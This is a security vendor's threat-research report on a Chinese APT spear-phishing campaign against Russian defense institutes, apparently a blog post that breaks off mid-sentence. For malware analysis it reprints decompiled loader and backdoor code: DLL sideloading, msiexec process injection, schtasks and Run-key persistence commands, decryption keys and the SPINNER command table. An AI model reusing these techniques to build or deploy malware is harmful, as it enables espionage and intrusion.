Twisted Panda: Chinese APT espionage operation against Russian's state-owned defense institutes

⋮ 5/19/2022

May 19, 2022

Introduction

In the past two months, we observed multiple APT groups attempting to leverage the Russia and Ukraine war as a lure for espionage operations. It comes as no surprise that Russian entities themselves became an attractive target for spear-phishing campaigns that are exploiting the sanctions imposed on Russia by western countries. These sanctions have put enormous pressure on the Russian economy, and specifically on organizations in multiple Russian industries.

Check Point Research (CPR) details a targeted campaign that has been using sanctions-related baits to attack Russian defense institutes, part of the Rostec Corporation. The investigation shows that this campaign is part of a larger Chinese espionage operation that has been ongoing against Russian-related entities for several months. CPR researchers estimate with high confidence that the campaign has been carried out by an experienced and sophisticated Chinese nation-state APT. In the below blog, the researchers reveal the tactics and techniques used by the threat actors and provide a technical analysis of the observed malicious stages and payloads, including previously unknown loaders and backdoors with multiple advanced evasion and anti-analysis techniques.

Key findings:

- CPR unveils a targeted campaign against at least two research institutes in Russia, whose primary expertise is the research and development of highly technological defense solutions. Research suggests that another target in Belarus, likely also related to the research field, received a similar spear-phishing email claiming that the US is allegedly spreading a biological weapon.
- The defense research institutes that we identified as targets of this attack belong to a holding company within the Russian state-owned defense conglomerate Rostec Corporation. It is Russia's largest holding company in the radio-electronics industry and the specific targeted research institutes' primary focus is the development

and manufacturing of electronic warfare systems, military-specialized onboard radio-electronic equipment, air-based radar stations and means of state identification.

- This campaign is a continuation of what CPR believes to be a long-running espionage operation against Russian-related entities that has been in operation since at least June 2021. The operation may still be ongoing, as the most recent activity was observed in April 2022.
- This activity was attributed with high confidence to a Chinese threat actor, with possible connections to Stone Panda (aka APT10), a sophisticated and experienced nation-state-backed actor, and Mustang Panda, another proficient China-based cyber espionage threat actor. CPR named this campaign Twisted Panda to reflect the sophistication of the tools observed and the attribution to China.
- The hackers use new tools, which have not previously been described: a sophisticated multi-layered loader and a backdoor dubbed SPINNER. These tools are in development since at least March 2021 and use advanced evasion and anti-analysis techniques such as multi-layer in-memory loaders and compiler-level obfuscations.

Infection chain

On March 23, malicious emails were sent to several defense research institutes based in Russia. The emails, which had the subject "`List of <target institute name> persons under US sanctions for invading Ukraine`", contained a link to an attacker-controlled site mimicking the Health Ministry of Russia `minzdravros[.]com` and had a malicious document attached:




Figure 1: Spear-phishing email sent to research institutions in Russia.

On the same day, a similar email was also sent to an unknown entity in Minsk, Belarus with the subject "`US Spread of Deadly Pathogens in Belarus`". All the attached documents are crafted to look like official documents from the Russian Ministry of Health, bearing its official emblem and title:




Figure 2: Screenshot of the lure document sent to research institutions in Russia.

Each document downloads an external template from the URLs with a similar format, such as `https://www.microtreely.com/support/knowledgebase/article/AIUZGAE7230Z[.]dotm`. The external template contains a macro code that imports several API functions from kernel32 (`LoadLibraryA`, `CreateFileA`, `WriteFile`, `ReadFile`, etc) and uses them to:

- Write three files (`cmpbk32.dll`, `cmpbk64.dll`, and `INIT`) to the path: `C:/Users/Public`.
- Load `cmpbk32.dll` or `cmpbk64.dll` (depending on the system OS architecture) and execute its exported function `R1`.

Execution of the exported function R1 finalizes the initialization of the malicious files. The malware creates a working directory `%TEMP%\\OfficeInit` and copies to it `INIT` and `cmpbk32.dll` files, as well as a legitimate 32-bit Windows executable cmdl32.exe from either System32 or SysWOW64 folder, depending on if the operating system is 32 or 64 bit.




Figure 3: The simplified infection chain.

The Loader

The loader is a 32-bit DLL utilizing dynamic API resolving with name hashing for evasion and anti-analysis. The loader is not only able to hide its main functionality, but also avoid static detection of suspicious API calls by dynamically resolving them instead of using static imports.

The purpose of `cmpbk32.dll` is to load specific shellcode from the INIT file, depending on the infection stage, and run it. The `INIT` file contains two shellcodes: the first-stage shellcode runs the persistence and cleanup script, and the second-stage shellcode is a multi-layer loader. The goal is to consecutively decrypt the other three fileless loader layers and eventually load the main payload in memory. To distinguish between the stages, the DLL entry point `DllMain` performs different actions based on the call reason.

Setup Stage

When the malicious document is closed, a `PROCESS_DETACH` event is triggered. The DLL executes a portion of the INIT file in charge of cleaning up the files created by the malicious document and creates a scheduled task for persistence:

```
BOOL __stdcall DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
{
  void *hFile; // eax MAPDST
  void *persistence_and_cleanup; // esi
  DWORD NumberOfBytesRead; // [esp+0h] [ebp-240h] BYREF
  char INIT_file[520]; // [esp+4h] [ebp-23Ch] BYREF
  wchar_t lpSrc[11]; // [esp+20Ch] [ebp-34h] BYREF

  if ( fdwReason == DLL_PROCESS_ATTACH )
  {
    load_main_payload();
  }

  // DLL_PROCESS_DETACH
  else if ( !fdwReason )
  {
    memset(INIT_file, 0, sizeof(INIT_file));
    wcscpy(lpSrc, L"%temp%\\OfficeInit\\INIT");
    pExpandEnvironmentStringsW(lpSrc, INIT_file, 260);
    hFile = pCreateFileW(INIT_file, GENERIC_READ, 3, 0, 3, 0, 0);
    if ( hFile != -1 )
    {
      SetFilePointer(hFile, 107633, 0, 0);
      persistence_and_cleanup = pVirtualAlloc(0, 5264, 12288, 64);
      ReadFile(hFile, persistence_and_cleanup, 0x1490u, &NumberOfBytesRead, 0);

      // Call function from INIT
      CloseHandle(hFile);
      (persistence_and_cleanup)();
    }
  }
  return 1;
}
```

Figure 4: DLLMain PROCESS_DETACH event executes shellcode responsible for persistence and cleanup from INIT

```
   clear_mem(bufCmdl32Path, 520);
   clear_mem(cleanup_persistence_cmd, 2048);
   wcscpy(cmdl32Path, L"%temp%\\OfficeInit\\cmdl32.exe");
   ExpandEnvironmentStringsW(cmdl32Path, bufCmdl32Path, 260);

   // Commands to clean-up and set persistence

   wcscpy(
     strCommand,
     L"cmd.exe /c del /q C:\\Users\\Public\\INIT && del /q C:\\Users\\Public\\cmpbk32.dll && del /q C:"
      "\\Users\\Public\\cmpbk64.dll && del /q C:\\Users\\Public\\temp.doc && schtasks /Create /tn Offi"
      "ceInit /tr %ls /sc MINUTE /MO 5 /SD 01/01/2022 /ED 12/12/2225 /F");

   wsprintfW(cleanup_persistence_cmd, strCommand, bufCmdl32Path);
   clear_mem(lpProcessInformation, 16);
   clear_mem(lpStartupInfo, 68);
   lpStartupInfo[0] = 0x44;
   lpStartupInfo[11] = 1;
   v7 = 0;

   // Execute the commands via CMD
   CreateProcessW(0, cleanup_persistence_cmd, 0, 0, 0, 16, 0, 0, lpStartupInfo, lpProcessInformation);
   return 0;
 }
```

Figure 5: Persistence and cleanup function

Loader stage

The main loading process begins with the scheduled task running `cmdl32.exe` which loads the malicious DLL `cmpbk32.dll`. DLL sideloading by a legitimate process is a technique commonly used by threat actors; coupling it with a robust loading process can help evade modern anti-virus solutions as, in this case, the actual running process is valid and signed by Microsoft. Note that the `cmpbk64.dll` is not copied into the `%TEMP%\\OfficeInit` folder. The 64-bit version of the DLL is only used in the initial infection stage by the 64-bit MS Word process, as the 32-bit `cmdl32.exe` can only load 32-bit `cmpbk32.dll`.

When the DLL is loaded, the `PROCESS_ATTACH` event is triggered and starts a sequence of operations. The sequence peels off multiple encrypted layers from the `INIT` file and eventually reveals and executes the final payload. It first reads an XOR-encrypted blob from the `INIT` file and decrypts it in memory using a simple XOR with

the key `0x9229`. The decrypted blob is a position-independent code and the first of the encrypted layers that "protects" the main payload.




Figure 6: Layers of decryption performed by the loader to uncover the final payload.

This first layer is rather simple. It dynamically loads from Kernel32.dll the WinAPI functions that are essential for its work. Next, it begins a sequence of operations to uncover the second layer. It uses RC4 with the following hardcoded key: `0x1C, 0x2C, 0x66, 0x7C, 0x11, 0xCF, 0xE9, 0x7A, 0x99, 0x8B, 0xA3, 0x48, 0xC2, 0x03, 0x07, 0x55`. It then decompresses the decrypted buffer using `RtlDecompressBuffer`, and finally, uses rolling XOR to decode the result and reveal the second layer.

```
lpStartupInfo.cb = 68;
lpStartupInfo.dwFlags = STARTF_USESHOWWINDOW;
lpStartupInfo.wShowWindow = SW_HIDE;

// Create an hidden instance of msiexec.exe
result = CreateProcessA(strMSIEXEC, 0, 0, 0, 0, CREATE_NEW_CONSOLE, 0, 0, &lpStartupInfo, &hProcess);
if ( result )
{
  result = pVirtualAllocEx(hProcess, 0, initConfig[4], 0x3000, 4);
  hBuf = result;
  if ( result )
  {
    c_hBuf = hBuf;
    decompressedByte = decompressedBuffer;
    for ( j = 0; ; ++j )
    {
      result = initConfig;
      if ( j >= initConfig[4] )
        break;
      writtenSuccesfully = pWriteProcessMemory(hProcess, c_hBuf, decompressedByte, 1, 0);
      *decompressedByte ^= singleByteKey;
      c_hBuf = (c_hBuf + 1);
      ++decompressedByte;
    }
    if ( writtenSuccesfully )
    {
      // Cleanup
      pVirtualFree(decompressedBuffer, initConfig[4], 0x4000);
      pVirtualFree(initBuf, fSize, 0x4000);

      pVirtuaProtect(hProcess, hBuf, fSize, 32, lpNumberOfBytesRead);

      // Create remote thread to trigger reflective loading inside MSIEXEC
      return pCreateRemoteThread(hProcess, 0, 0x1000000, hBuf, 0, 0, 0);
    }
  }
```

Figure 7: Injection to msiexec.exe

The injected code begins by dynamically loading a PE file embedded inside and executing it from its entry point.

SPINNER backdoor: technical analysis

The payload uses two compiler-level obfuscations:

- *Control flow flattening:* alters the code flow making it non-linear
- *Opaque predicates*: defines unused logic and causes the binary to perform needless calculations

Both methods make it difficult to analyze the payload, but together, they make the analysis painful, time-consuming, and tedious. These two types of obfuscations were previously spotted being used together in samples attributed to the Chinese-speaking group Stone Panda (APT10) and Mustang Panda.

```
CreateMutexA(0, 0, v38);
if ( GetLastError() != 183 )
{
  SetErrorMode(2u);
  v37 = dword_424DE4 * (dword_424DE4 - 1);
  LOBYTE(v26[0]) = (v37 & 1) == 0;
  v4 = -756623997;
  if ( (v37 & 1) == 0 )
    v4 = 426186027;
  v25 = dword_424DE8;
  LOBYTE(v32) = dword_424DE8 < 10;
  if ( dword_424DE8 < 10 )
    v4 = 426186027;
  for ( i = -1716327420; ; i = -1783534826 )
  {
    while ( i <= -756623998 )
    {
      if ( i == -1783534826 )
      {
        v29[0] = 0;
        v30 = 0;
        v31 = 0;
        i = v4;
      }
      else
      {
        i = -756623997;
        if ( (_BYTE)v32 )
          i = -1783534826;
        if ( LOBYTE(v26[0]) )
          i = -1783534826;
      }
    }
    if ( i != -756623997 )
      break;
    v29[0] = 0;
    v30 = 0;
    v31 = 0;
  }
  v6 = dword_424DEC * (dword_424DEC - 1);
  LOBYTE(v26[0]) = (v6 & 1) == 0;
  v7 = -187254266;
  if ( (v6 & 1) == 0 )
    v7 = 423267537;
```

Figure 8: Opaque predicate and control flow flattening code obfuscations in the SPINNER sample.

When the SPINNER backdoor starts to run, it creates a mutex called `MSR__112` to ensure there is only one instance of the payload running at a time. The payload also expands the persistence previously created by the loader. It creates a new registry key `OfficeInit` under `SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run` that points to the `cmdl32.exe` path.

Next, it sets up its own configuration, which contains the following fields:

```
struct malware_config {
  std::string full_c2_url;
  std::string host_name;
  std::string c2_uri;
  DWORD use_https;
  DWORD port;
  DWORD sleep_time;
}
```

The `full_c2_url` is decrypted using XOR decryption with the key `0x50`. After decryption, the function `InternetCrackUrlA` is used to crack a URL into its component parts: the `c2_url_without_scheme`, `c2_uri`, `port` and `use_https fields`.

Next, the backdoor starts its main loop by checking if it's the first run and therefore system fingerprinting has not yet occurred. If the answer is no, the backdoor creates a random 16-byte Bot ID and saves it to the file

`%TEMP%\\OfficeInit\\init.ini`. It then collects data about the infected system and creates a string containing the following data:

- Bot ID
- Computer name
- Local IP
- Windows version
- Username
- Sleep time retrieved from the malware config
- Process ID
- NULL appended at the end of the string

When it has the string containing all the gathered data, the backdoor prepares a packet to be sent to the C&C server, constructed in the following way:

Offset	Field
0x0	16 null bytes
0x10	4-byte command ID – `0x10010001`
0x14	4 null bytes
0x18	System information string length
0x1C	System information string

Next, the backdoor generates a random 8-byte RC4 key that is used to encrypt the entire packet. The final packet has this structure:

Offset	Field
0x0	8-byte randomly generated RC4 key
0x8	Packet data size
0xC	Packet data

The packet is sent through the HTTP/S depending on the URL retrieved from the malware configuration. Similar to the request, the response from the C&C server is encrypted with RC4 and has the same structure containing the key, size, and data. The C&C response can contain one of the following commands:

Command ID	Action
0x10030001	Exit Process
0x10010002	Self-update – Write data to the INIT file and create another instance of the `cmdl32.exe` using `CreateProcessW`.
0x10010001	Collect system information and send the data back to the C&C

Judging by the supported commands, this version of the SPINNER backdoor has only basic capabilities to enumerate the host system. Its main purpose is to run additional payloads received from the C&C server. While we were not able to get other payloads, based on other findings described later in the research, we believe that selected victims likely received the full backdoor with additional capabilities.

Previous campaign

While searching VirusTotal for files similar to the loader, we encountered an additional cluster which also utilizes DLL sideloading to launch an in-memory loader that is very similar to the one we discussed previously. It then loads a payload that could be an earlier variant of the SPINNER backdoor. Judging by the names of the files and compilation stamps of the executables, the campaign has been active since June 2021.

Unlike the current campaign, which uses Microsoft Word documents as a dropper, the previous wave of attacks relied on executables bearing the Microsoft Word logo. This suggests these droppers were intended to be delivered to the victims by the same means as the malicious documents, via spear-phishing emails, either as attachments or links to fake sites.

The Dropper

The dropper is a 64-bit executable that has a simpler flow than the previously discussed malicious document:




Figure 9: The Infection chain of the campaign starts with the executable dropper.

First, it extracts the following files from resources: `rekeywiz.exe`, `UnityPlayer.dll` and `PIN`, and drops them into the working folder `C:\\Users\\Public\\PublicPIN`. The file `rekeywiz.exe` masquerades as a legitimate Windows executable EFS REKEY Wizard, but in fact, is a Steam gaming platform interactive wallpaper called Sheep. Sheep is a digitally signed Unity-based application for Steam Wallpaper Engine. Therefore, it can evasively side-load the malicious loader that imitates Unity dll which in turn loads, decrypts and executes the shellcode from the `PIN` file.

The dropper also decrypts from the resources, drops a decoy Word document to `%USER%\\Documents\\offic\\` (the typo is on the actor) and opens it for the victim. All the decoy documents we observed in different droppers used Russian government-related themes, such as the *Decrees of the President of the Russian Federation*, with documents' names and content in Russian. It can be assumed that the campaign is also targeting entities in or related to Russia.

Figure 10: A fragment of the decoy document launched by the dropper.

For persistence, the dropper creates a scheduled task called `InterSys` that points to `rekeywiz.exe`. The code handling this is very similar to the "persistence and cleanup" function from the loader we described earlier:

```
  hUser32 = (LoadLibraryA)(strUser32);
  wsprintfW = (GetProcAddress)(hUser32, strWsprintfW);
  GetLocalTime = (GetProcAddress)(hKernel32, strGetLocalTime);
  Sleep = (GetProcAddress)(hKernel32, strSleep);
  mem_clean(rekeywiz_exe_path, 520);
  wcscpy(public_folder, L"%public%");
  ExpandEnvironmentStringsW(public_folder, rekeywiz_exe_path, 260i64);
  wcscpy(pathbuffer, L"PublicPIN\\rekeywiz.exe");
  pathLen = strlen(rekeywiz_exe_path);
  idx = 0;
  if ( rekeywiz_exe_path[pathLen] != '\\' )
    rekeywiz_exe_path[pathLen++] = '\\';

  while ( pathbuffer[idx] )
    rekeywiz_exe_path[pathLen++] = pathbuffer[idx++];

  GetLocalTime(v32);
  memset(cmd_buf, 0, sizeof(cmd_buf));

  // Command to set persistence
  wcscpy(task_command, L"cmd.exe /c schtasks /Create /tn InterSys /tr %ls /sc ONCE /st %02d:%02d");
  time_to_add = 10;
  if ( min + 10 < 60 )
  {
    min += time_to_add;
  }
  else
  {
    min = (time_to_add + min) % 60;
    if ( ++hour >= 24u )
      hour = 0;
  }
  wsprintfW(cmd_buf, task_command, rekeywiz_exe_path, hour, min);
  mem_clean(v39, 24);
  mem_clean(&lpStartupInfo, 104);
  lpStartupInfo.cb = 104;
  lpStartupInfo.dwFlags = 1;
  lpStartupInfo.wShowWindow = 0;

  // Execute command using CMD
  return pCreateProcessW(0i64, cmd_buf, 0i64, 0i64, 0, 16, 0i64, 0i64, &lpStartupInfo, v39);
}
```

Figure 11: Persistence set up by the dropper.

The Loader

The older versions of the loader contain debugging information and feature an interesting PDB path: `C:\\D\\StageS\\Release\\HackDll2.pdb`.

As the infection chain is simpler, when it is side-loaded by `rekeywiz.exe`, the loader only handles the `PROCESS_ATTACH` event. The payload decryption code for the loader is similar to the one we described, and it performs the same steps as the new loader: XOR decryption for the first layer encryption, RC4 decryption for the second layer, and injection to a newly created `msiexec.exe`.

```
HANDLE layer1()
{
  HANDLE hFile; // eax
  HANDLE c_hFile; // ebx
  void *layer2; // edi
  unsigned int i; // eax
  DWORD NumberOfBytesRead; // [esp+4h] [ebp-414h] BYREF
  int Buffer[256]; // [esp+8h] [ebp-410h] BYREF
  wchar_t FileName[2]; // [esp+408h] [ebp-10h] BYREF

  wcscpy(FileName, L"INIT");
  hFile = CreateFileW_0(FileName, 0x80000000, 3u, 0, 3u, 0, 0);
  c_hFile = hFile;
  if ( hFile != (HANDLE)-1 )
  {
    GetFileSize(hFile, 0);
    memset(Buffer, 0, sizeof(Buffer));
    ReadFile(c_hFile, Buffer, 0x14u, &NumberOfBytesRead, 0);
    layer2 = VirtualAlloc(0, Buffer[1], 0x3000u, 0x40u);
    SetFilePointer(c_hFile, Buffer[0], 0, 0);
    ReadFile(c_hFile, layer2, Buffer[1], &NumberOfBytesRead, 0);

    // Perform XOR
    for ( i = 0; i < Buffer[1]; ++i )
      *((_BYTE *)layer2 + i) ^= (i & 1) != 0 ? 0x29 : 0x92;
    CloseHandle(c_hFile);

    // Call Layer2
    return (HANDLE)((int (*)(void))layer2)();
  }
  return hFile;
}
```

```
if ( pVirtualAlloc )
{
  if ( pCreateFileW )
  {
    GetModuleFileNameW(0, Filename, 0x104u);
    _wsplitpath_s(Filename, 0, 0, PathName, 0x104u, 0, 0, 0, 0);
    SetCurrentDirectoryW(PathName);
    wcscpy(PIN_file, L"PIN");
    FileW = c_pCreateFileW(PIN_file, 0x80000000, 3, 0, 3, 0, 0);
    c_hFile = FileW;
    if ( FileW != -1 )
    {
      GetFileSize(FileW, 0);
      memset(Buffer, 0, sizeof(Buffer));
      ReadFile(c_hFile, Buffer, 0x14u, &NumberOfBytesRead, 0);
      layer2 = pVirtualAlloc(0, Buffer[1], 0x3000, 64);
      SetFilePointer(c_hFile, Buffer[0], 0, 0);

      // Perform XOR
      ReadFile(c_hFile, layer2, Buffer[1], &NumberOfBytesRead, 0);
      for ( i = 0; i < Buffer[1]; ++i )
        *(layer2 + i) ^= (i & 1) != 0 ? 0x29 : 0x92;
      CloseHandle(c_hFile);

      // Call Layer2
      (layer2)();
    }
  }
}
return 0;
}
```

Figure 12: UnityPlayer.dll XORing bytes from the PIN file (with the keys 0x29, 0x92) vs cmpbk32.dll XORing bytes from the INIT file (with the keys 0x29, 0x92)

Final payload – full SPINNER backdoor

Many of the functions inside the final payload share similar logic with the SPINNER variant described above, but the payload lacks the compiler-level obfuscations observed in the newer campaign making it easier to analyze. Furthermore, the previous version of the backdoor contains additional features. This is another indication that the initial SPINNER backdoor version we observed is only a part of the bigger payload. It's likely the actors eventually split the payload and only equipped the first stage of the main backdoor with essential functions: enumeration of the victim's machine and execution of the next stage payloads received from the C&C server.

The full version of the SPINNER backdoor contains the following capabilities:

- Collects information about the infected machine (enumerate disks, files).
- Exfiltrates files from the infected machine and manipulates the local files.
- Runs OS commands and executes downloaded payload, as part of typical backdoor capabilities.

Below is the full list of supported commands:

Command ID	Command Description	Arguments	Output
0x10040001	Enumerate disk drives	None	Logical drive strings and their drive ty
0x10040002	Enumerate files in a directory	Directory Name	For every file in the specified directory Filename, 0/1 (directory or not), file si last_write_time. Output format: "`%s\t%s\t%lld\t%d.%d.%d %d:%d:%d`"
0x10040003	Create directory	Directory Name	Return value
0x10040004	Rename file	Original File Name and New File Name (separated by '\t')	Return value
0x10040005	Delete file	File Name	Return value
0x10040006	Copy file	Original File Name and New File Name (separated by '\t')	Return value
0x10040007	Move file	Original File Name and New File Name (separated by '\t')	Return value
0x10040008	Reads file data (Max File Size = 0xA00000)	File Name	File content
0x10040009	Write to file	A struct that contains: File Name, File Name Size, Content To Write, Content Size	Return value
0x10050001	Run command using cmd.exe	cmd line	Output from Command Line

0x10010001	Send User Info (same as the first message to C&C)	None	Bot ID (saved to and retrieved from version.dll file), Computer Name, Hos x86/x64, User Name, Sleep Time, Prc ID
0x10000002	Update Sleep time	New Sleep Time	Return value
0x10000003	Do nothing		
0x10030001	Self-delete and exit process (create and run a file named a.bat with the content "`ping 127.0.0.1 &&del /q *\r\n`"). Also, delete persistence from the Run Registry Key.	None	None

The communication protocol between the SPINNER backdoor and the C&C server didn't change from one version to the next.

Campaign TTPs evolution

In less than a year, the actors significantly improved the infection chain and made it more complex. All the functionality from the old campaign was preserved, but it was split between multiple components making it harder to analyze or detect each stage. Here are some examples of the split components:

